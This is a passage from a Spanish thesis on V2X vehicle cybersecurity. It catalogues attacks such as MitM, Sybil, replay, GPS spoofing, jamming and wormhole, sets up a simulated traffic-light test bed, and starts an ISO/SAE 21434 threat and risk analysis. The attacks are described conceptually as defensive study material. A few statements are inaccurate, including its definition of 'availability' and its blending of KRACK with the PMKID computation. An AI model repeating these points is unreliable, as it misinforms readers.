RFID son sistemas de identificación a través de señales de radio usado en sistemas de tráfico, compuesto por etiquetas, lectores y servidores *back-end*. Los ataques a sistemas RFID se pueden dividir en cuatro grupos, ataques a la integridad, autenticidad, confidencialidad y disponibilidad. Siendo comunes ataques como *Eavesdropping*, MITM, denegación de servicio (DoS) y suplantación de identidad (*Spoofing*). [28]

3.3. Potenciales ciberataques en comunicaciones V2X

A continuación, se detallarán diferentes ataques y amenazas en comunicaciones V2X. Estos, se han divido en tres grupos, confidencialidad, integridad, disponibilidad (Figura 3.3). Estas denominaciones hacen referencia a la tríada CIA, un modelo de seguridad de la información que guía las políticas de seguridad de la información dentro de organizaciones.

En resumen, la confidencialidad son reglas que limitan el acceso a la información, la integridad asegura que la información sea de confianza y la disponibilidad garantiza que sólo el personal autorizado tenga acceso a la información. Por último, destacar que no se hace referencia a la autentificación ya que se engloba dentro de integridad, ya que se parte de que lo datos provienen de fuentes autentificadas y, por tanto, fiables.



Figura 3.3: Ataques en comunicaciones V2X.

3.3.1. Ataques a la confidencialidad

Eavesdropping – Escuchar a escondidas

El objetivo del ataque es capturar el intercambio de información entre dos nodos V2X y así obtener información que pueda resultar de utilidad. Pueden ser mensajes de difusión que contengan información acerca del tráfico, de servicios basados en localización, entre otras. Una de las protecciones más importantes frente a la escucha de mensajes es la criptografía que permite cifrar los mensajes a través de un intercambio de claves. [29]

Man in the Middle – Intermediario

Un ataque MitM trata de interceptar la comunicación entre dos nodos con el objetivo de establecer la conexión a través del atacante. Mientras, hace creer que la conexión entre los nodos víctima es directa. El fin de este ataque puede ser robar información confidencial, espionaje, sabotear las comunicaciones, etc. Un posible escenario es el que se muestra en la siguiente imagen (Figura 2.4), en la que el atacante simula una estación base al que el vehículo víctima se conecta para interceptar la comunicación celular y los datos. [30]



Figura 3.4: Ataque MitM en comunicación V2X. [30]

Location tracking – Seguimiento de la ubicación

La ubicación de los vehículos es muy importante en distintas aplicaciones de un automóvil, existiendo así, la posibilidad de que un atacante obtenga y utilice la información para seguir la ubicación de una identidad. En la conectividad C-V2X, se asignan identificadores temporales a cada equipo enviados en texto plano. Para que un atacante pueda lograr el rastreo debe realizar el mapeo entre varios identificadores y el del equipo. [31]

3.3.2. Ataques a la integridad

Sybil

Ataque enfocado en aplicaciones V2X, no basadas en IP, donde un vehículo finge tener más de una identificación al mismo tiempo. Esto permite realizar ataques DoS, malgastar el ancho de banda de la red o desestabilizar la red. Otra posibilidad es la de insertar información falsa en el sistema V2X que altere la percepción de los vehículos o que haga creer que la vía esta congestionada. [32]



Figura 3.5: Ataque *Sybil* en escenario V2X. [32]

Inyección o alteración de mensajes

Nodos maliciosos que envían información incorrecta o falsa de seguridad o del tráfico hacia la red, con la intención del alterar la circulación del tráfico o provocar un accidente (Figura 3.6). Un caso vulnerable son los sistemas de control de crucero adaptativo y un caso especial es el ataque de túnel donde el atacante controla dos nodos V2X para establecer un túnel e inyectar información falsa entre ellos. [32]



Figura 3.6: Ataque de inyección de datos falsos. [32]

Masquerading – Suplantación de la identidad

Hacer uso de una identidad validad para obtener acceso a sistemas V2X y realizar ataques avanzados o robar información privada. Este ataque está enfocado en vulnerabilidades que puedan tener aplicaciones basadas en IP al sustituir las direcciones MAC e IP por las de un nodo válido y mediante *spoofing*, recibir la identificación de otros nodos. Este ataque permite tanto suplantar un nodo de una infraestructura como puede ser un semáforo, para obtener información confidencial acerca de un vehículo. También permite suplantar a un vehículo con fines como pueden ser la prioridad de vehículos de emergencia. En este caso, modificaría la información con condiciones de tráfico especiales que le recibirá el semáforo. [33]

Replicación del certificado

Ataque donde un nodo V2X malicioso intenta ocultar su identidad usando un certificado replicado. Uno de los propósitos puede ser querer interferir en la identificación de los vehículos involucrados en un accidente. Este es un ataque que produce perdida de la confidencialidad y de la integridad de los datos, ya que existe la posibilidad de redistribuir el rol de cada participante en el accidente a ventaja del atacante. Cabe destacar que una vez el certificado se coloca en la lista negra, no podrá ser usado y se expulsará de la red al nodo malicioso. [33]

Replay – Reproducción

Atacante que retransmite mensajes capturados en otro momento como si fuese el emisor real y puede hacer que otros vehículos obtengan información errónea del estado del tráfico, incluso inducir a un ataque DoS. Un posible escenario es el que se muestra en la Figura 3.7, donde el atacante almacena el mensaje de la colisión en T_0 para utilizarlo en otro momento (T_1). Pudiendo así, recrear y explotar las condiciones que se produjeron en T_0. [34] Y un caso que ha ocurrido recientemente ha sido abrir

el puerto de carga de un vehículo Tesla replicando la señal inalámbrica que se transmite a 315 MHz. [35]



Figura 3.7: Ataque de reproducción. [34]

GPS Spoofing – Suplantación de GPS

Se trata de engañar a los receptores de las señales GPS emitiendo señales reales de otros lugares o momentos, o enviando señales inexactas (Figura 3.8). Consiste en ataques enfocados en la integridad de los mensajes, ya que estos se verán alterados por el atacante. Este tipo de ataque se consideran una gran amenaza para los vehículos ya que estos son difíciles de detectar y pueden llegar a tener un gran impacto. En 2020, surgió un ataque denominado *FusionRipper*, el cual podía hacer fallar a los sistemas de conducción autónoma con una probabilidad mayor al 90%. [36]



Figura 3.8: Posible escenario con suplantación de GPS. [37]

3.3.3. Ataques a la disponibilidad

Denial of service – Denegación de servicio (DoS)

El objetivo de este ataque es inhabilitar o aumentar los retrasos en las redes VANET o en los sistemas inteligentes de transporte para que el usuario legítimo no sea capaz de obtener la información a la que está subscrita, enfocado en redes inalámbricas que reciben grandes cantidades de información que no tiene por qué ser falsa. Lo que se busca es exigir la cantidad máxima de recursos para su procesamiento. Un ejemplo podría ser enviar múltiple señales de un accidente de tráfico o de zonas en mantenimiento que requiere que los ITS interactúen para valorar constantemente el estado de la carretera y calcular nuevas rutas óptimas. [33]

Black-hole and grey-hole – Agujero negro y agujero gris

El nodo afectado por este ataque deja de difundir los paquetes que recibe hacia otros nodos V2X, buscando así, bloquear la difusión de información en la red. En el ataque de agujero negro todos los paquetes que recibe se eliminan. En cambio, en el ataque de agujero gris ciertos mensajes seleccionados pueden ser difundidos, lo que hace que aun sea más complicado de detectar. Son ataques dirigidos a la violación de la integridad de los datos en la red, que afectan especialmente a los protocolos de enrutamiento [33]. En la Figura 3.9 se muestra un posible escenario V2V donde tras producirse un accidente, el atacante descarta la información que debería de retransmitir hacia nodos vecinos acerca del estado de la vía.



Figura 3.9: Ataque de agujero negro. [34]

Wormhole – Agujero de gusano

Es un ataque diseñado para alterar la topología de la red. Se establece un túnel entre dos nodos V2X maliciosos para comunicar a otros nodos de la red que tienen la ruta más corta para transmitir la información. Esto permite a los atacantes enrutar todas las solicitudes de enrutamiento a través de ellos para recopilar y controlar el tráfico de la red. En la Figura 3.10 se muestra un posible escenario V2V.



Figura 3.10: Ataque de agujero de gusano. [34]

Timing – Sincronización

Ataque donde el nodo malicioso añade intencionadamente un cierto retraso a los mensajes que recibe para que cuando los reenvíe a otros nodos, la información que reciban sea en un momento incorrecto. Por tanto, es un ataque que pone en peligro especialmente a las aplicaciones que dependen del tiempo real y un caso posible podría ser el que se muestra en la Figura 3.11. En este caso, el atacante retrasa la notificación al vehículo A de la posición B a la posición B' provocando un accidente. [36]



Figura 3.11: Ataque de sincronización. [38]

Jamming – Interferencia

Se considera un tipo de ataque DoS, ya que el objetivo es consumir los recursos del espectro para así, interrumpir completamente las comunicaciones entre usuarios legítimos e impidiendo que un usuario autorizado acceda a los recursos de radio. En la Figura 3.12 se muestra un ataque de interferencia en comunicación. En este ataque es importante destacar la necesidad de una rápida detección, debido a que una vez que este se ha realizado con éxito, será complicado que la red responda. [39]



Figura 3.12: Ataque de interferencia. [39]

CAPÍTULO 4. DEFINICIÓN DE CASOS DE PRUEBA

4.1. Escenario

En este capítulo se comienza un plan de validación sobre el escenario mostrado en la Figura 4.1. En él, se intenta simular un posible entorno real donde sea posible evaluar el impacto de distintos ataques y buscar las medidas convenientes para prevenirlos.



Figura 4.1: Escenario general a evaluar.

4.1.1 Definición

El escenario que se observa en la Figura 4.1 se transformará en un entorno simulado estático. Este estará formado por una Iono Pi que conecta un módulo con tres LED's simulando ser un semáforo. Para dar conectividad a este semáforo se usa el estándar IEEE 802.11n a través de un AP de la marca Milesight. Esta conectividad es necesaria ya que el semáforo requiere comunicación con un servicio conocido como GLOSA (*Green Light Optimal Speed Advisory*). Este se encarga de la monitorización del estado de semáforos además de la asignación del estado de cada semáforo para cada instante de tiempo a través de un bróker MQTT público. La apariencia de este servicio, puede ser la mostrada en la Figura 4.2.



Figura 4.2: Front-end GLOSA.

Luego, estará presente un dispositivo móvil que simula la comunicación con un peatón donde podremos medir el impacto de ciertas amenazas. La comunicación GNSS también está presente en el escenario por los servicios de posicionamiento y localización que ofrece.

Para cerrar el caso tenemos el atacante en medio de este escenario donde se hará uso principalmente de un ordenador con una radio definida por software (SDR).

Destacar que la aplicación de este semáforo que no se tratará en el entorno simulado es la recomendación de velocidad que puede recibir un vehículo a través de la mencionada comunicación V2I. En el proyecto europeo C-MobILE, Applus+ IDIADA desarrolló una aplicación que funciona en segundo plano con Waze mediante comunicación C-ITS con este tipo de recomendación para la ciudad de Barcelona (Figura 4.3) [40].

Figura 4.3: Aplicación C-MobILE [40].

4.1.2 Propiedades y atributos

El protocolo *Message Queuing Telemetry Protocol* (MQTT) es frecuentemente usado en el campo del internet de las cosas (IoT) ya que permite controlar y monitorizar en cualquier momento dispositivos remotos. MQTT se caracteriza por ser un protocolo energéticamente eficiente, de alto rendimiento y fiable**.** Además, es un protocolo que permite poder trabajar en dispositivos con bajos recursos, consumiendo poca potencia para procesar los datos y enviarlos a fuentes externas. Para poder cumplir con estas exigencias, se usa un modelo publicador – suscriptor para cada tópico que se defina. El intermediario es un bróker MQTT que se encarga de la interconexión entre publicador y subscritor.

En la siguiente Figura 4.4 se muestra un esquema de lo que sería la conectividad entre el semáforo (Iono Pi) y GLOSA.



Figura 4.4: Esquema conexión semáforo – GLOSA.

En lo que respecta a la comunicación, cabe destacar que en este escenario se está usando el estándar 802.11n enfocado en la velocidad de transmisión y sin tener en cuenta la seguridad de acceso protegido Wi-Fi (WPA2) que este ofrece. El motivo principal es que el estándar IEEE 802.11p está enfocado en la calidad de los datos en comunicaciones V2X de corto periodo de tiempo, permitiendo la comunicación sin necesidad de hacer uso de mecanismos de asociación y autenticación. Es por ello que las medidas de seguridad se implementan en la capa superior basada en los estándares WAVE IEEE 1609.x.

Es importante mencionar que el uso del estándar WPA2 no garantizaría la seguridad ya que actualmente no se considera seguro, principalmente por el ataque KRACK (*Key Reinstallation Attacks*) que se produjo en 2017 [41]. Este ataque se centra en el tercer mensaje del *handshake* que permite al atacante manipular o repetir el mensaje para así reinstalar la clave criptográfica usada. El PMKID es el que contiene el identificador de clave maestra, se calcula con la función HMAC-SHA1, con la etiqueta fija PMK, con las direcciones MAC del punto de acceso y con las estaciones.

PMKID = HMAC-SHA1-128 (PMK, “Nombre PMK” | MAC_AP | MAC_STA)

Debido a esta vulnerabilidad, en 2018 salió el estándar WPA3 que supone la nueva generación de WPA con mejores prestaciones de seguridad. Una de estas prestaciones es la diferencia de un uso con 192 bits en vez de 128 bits, lo que supone claves de cifrado más difíciles de romper por métodos de fuerza bruta.

Por simplicidad con 802.11n se trabajará en la banda de 2.4 GHz, con el uso permanente del canal uno con ancho de banda de 20 MHz. Esta acción en un entorno real repercutiría negativamente por la sobresaturación existente en la banda debido a la gran cantidad de dispositivos. Un protocolo que influenciará el primer caso de uso será TCP/IP. Por tanto, se clarifican algunos puntos como que los puertos son necesarios para la comunicación extremo a extremo ya que TCP y UDP se ubican en la capa de transporte de la pila de protocolos TCP/IP.

TCP tiene la característica de ser un protocolo orientado a conexión y de ser fiable, asegurando que todos los segmentos lleguen de manera correcta o de lo contrario retransmitirán los segmentos hasta asegurarse de que llegan correctamente. Además, también se garantiza el orden de los paquetes y por tanto las capas superiores no se encargan de ello. Normalmente el puerto 22/tcp es usado para conexiones seguras SSH y SFTP.

También veremos que Secure Shell es un protocolo que tiene como función principal acceder a servidores de manera remota mediante un canal seguro donde toda la información está cifrada. Este tiene varios métodos de autenticación donde a través de archivos se pueden controlar los permisos. Las técnicas que usa SHH para el cifrado son el cifrado simétrico, el cifrado asimétrico y el *hashing*. En el cifrado simétrico se usa una clave tanto para el cifrado como para el descifrado. En cambio, en el cifrado asimétrico, son dos claves (pública y privada) las que son usadas, una para el cifrado y otra para el descifrado. El tercer caso, son funciones de hash unidireccionales, es decir, a diferencia de los dos casos previos, estas funciones no están destinadas a ser descifradas. Esto es gracias a que genera un valor único de longitud fija para cada entrada sin mostrar una tendencia que pueda ser explotada.

En otro caso veremos el protocolo de resolución de direcciones (ARP) que tiene como objetivo encontrar la dirección MAC a través de la dirección IP (solicitud ARP). Para conseguir la suplantación, se manda una respuesta *broadcast* ARP falsa indicando la dirección MAC del atacante como la correcta, tanto para la Iono Pi como el AP.

Por último, es importante destacar el funcionamiento del sistema de posicionamiento global (GPS). Su funcionamiento es gracias a un mínimo de 24 satélites que orbitan alrededor de la tierra a aproximadamente 20000 kilómetros y en orbitas específicas que permiten tener visible hasta seis satélites en casi cualquier parte del mundo. Estos satélites emiten una señal llamada efemérides, que permite calcular la posición entre el receptor y el satélite a través de una técnica basada en distancias conocida como trilateración. El receptor necesita la señal de tres satélites para obtener la ubicación en dos dimensiones (latitud y longitud) y para la altura (3D) es necesario cuatro satélites.

4.2. TARA – Análisis de amenazas y evaluación de riesgos

En este apartado realizaremos un análisis de amenazas y evaluaremos los riesgos (TARA) que puedan existir en el escenario planteado previamente. El objetivo de este TARA es identificar los escenarios de daño y amenazas existentes, calificar su impacto, identificar las rutas de ataque de cada amenaza, la viabilidad del ataque y

determinar el riesgo de cada escenario, añadiendo una recomendación adecuada al riesgo.

La estructura de este TARA sigue las guías indicadas en el estándar ISO/SAE 21434. Esta norma define los requisitos de ingeniería y las directrices para la ciberseguridad en la industria del automóvil y es posible usarla como prueba para el cumplimiento de la norma UNECE R155. En esta segunda, la certificación se basa en la medidas de ciberseguridad implementadas y en los sistemas de gestión de ciberseguridad (CSMS) basados en planes de gestión de riesgo, de medidas de actualización de software y de pruebas técnicas. Además de la especificación de los procesos aplicados relacionados con la ciberseguridad en cada etapa del ciclo de vida del producto (desarrollo, producción, operación, mantenimiento y reciclaje).

4.2.1. Escenario de daños y escenario de amenaza

En la siguiente Tabla 4.1 se analizan seis distintos escenarios de amenazas y daños que serán posteriormente evaluados. Además, en la primera columna se especifica la propiedad de seguridad de la triada CIA (*Confidentiality*, *Integrity*, *Availability*).

Tabla 4.1: Escenarios de daños y amenazas.

C/I/A	ID (D.x)	Escenario de daño	ID (A.x)	Escenario de amenaza
I	D.01	Comprometer el funcionamiento del semáforo y sus servicios.	A.01	Obtener acceso al sistema y escalar privilegios comprometiendo el funcionamiento y obteniendo información relevante.
C	D.02	Afecta a la privacidad de los usuarios y un uso indebido de la información puede derivar en ataques más dañinos.	A.02	Capacidad de interceptar y monitorizar el intercambio de información no encriptada entre infraestructura y equipos.
A	D.03	Alterar o deshabilitar la comunicación del semáforo puede genera situaciones conflictivas en la vía.	A.03	Interferir o denegar el servicio de comunicación, perturbando la conectividad entre dispositivos.
I	D.04	Permite el robo de información y datos confidenciales, además de ataques MitM.	A.04	Conexión de dispositivos a un punto de acceso no autorizado en vez de al auténtico AP.
I	D.05	La secuencia del semáforo es modificada provocando conflictos de circulación en la vía.	A.05	El semáforo es vulnerable a ataques de reproducción o permite mensajes de fuentes no confiables.
I	D.06	Pérdida de la ubicación real del receptor, pudiendo alterar su correcto funcionamiento.	A.06	El dispositivo receptor es susceptible a señales GPS falsas (*GPS Spoofing*).

4.2.2. Índice de impacto

Una vez establecidos los escenarios de daños y amenazas, el índice de impacto mostrado en la Tabla 4.2 se evalúa en función de posibles consecuencias adversas categorizadas en las aéreas de la seguridad, finanzas, operativa y privacidad (S, F, O, P). Luego, el impacto para cada área se puede evaluar de menor a mayor como despreciable, moderado, importante o severo.

El criterio para la clasificación de impacto en la seguridad va desde ningún daño hasta daños fatales o lesiones potencialmente mortales. En el área financiera el rango es desde consecuencias económicas insignificantes hasta consecuencias económicas que el afectado no podría afrontar. Luego, en el caso operativo se parte de daños que producen una degradación imperceptible de las funcionalidades hasta daños operativos que impida el funcionamiento global del sistema. Por último, la privacidad se evalúa desde impactos en la privacidad que produzcan pocos inconvenientes al usuario (información no sensible y difícil de vincular) hasta daños a la privacidad que produzcan un grave impacto al usuario (información sensible y fácil de vincular).

Tabla 4.2: Índice de impacto.

ID (A.x)	Escenario de amenaza	Índice de impacto				
		S	F	O	P	Justificación
A.01	Obtener acceso al sistema y escalar privilegios comprometiendo el funcionamiento y obteniendo información relevante	S3: Importante	S1: Despreciable	S3: Importante	S2: Moderado	Seguridad y Operativa S3: Perder el control de los sistemas, provocando problemas graves de seguridad. Privacidad S2: Información sensible que puede afectar al fabricante.
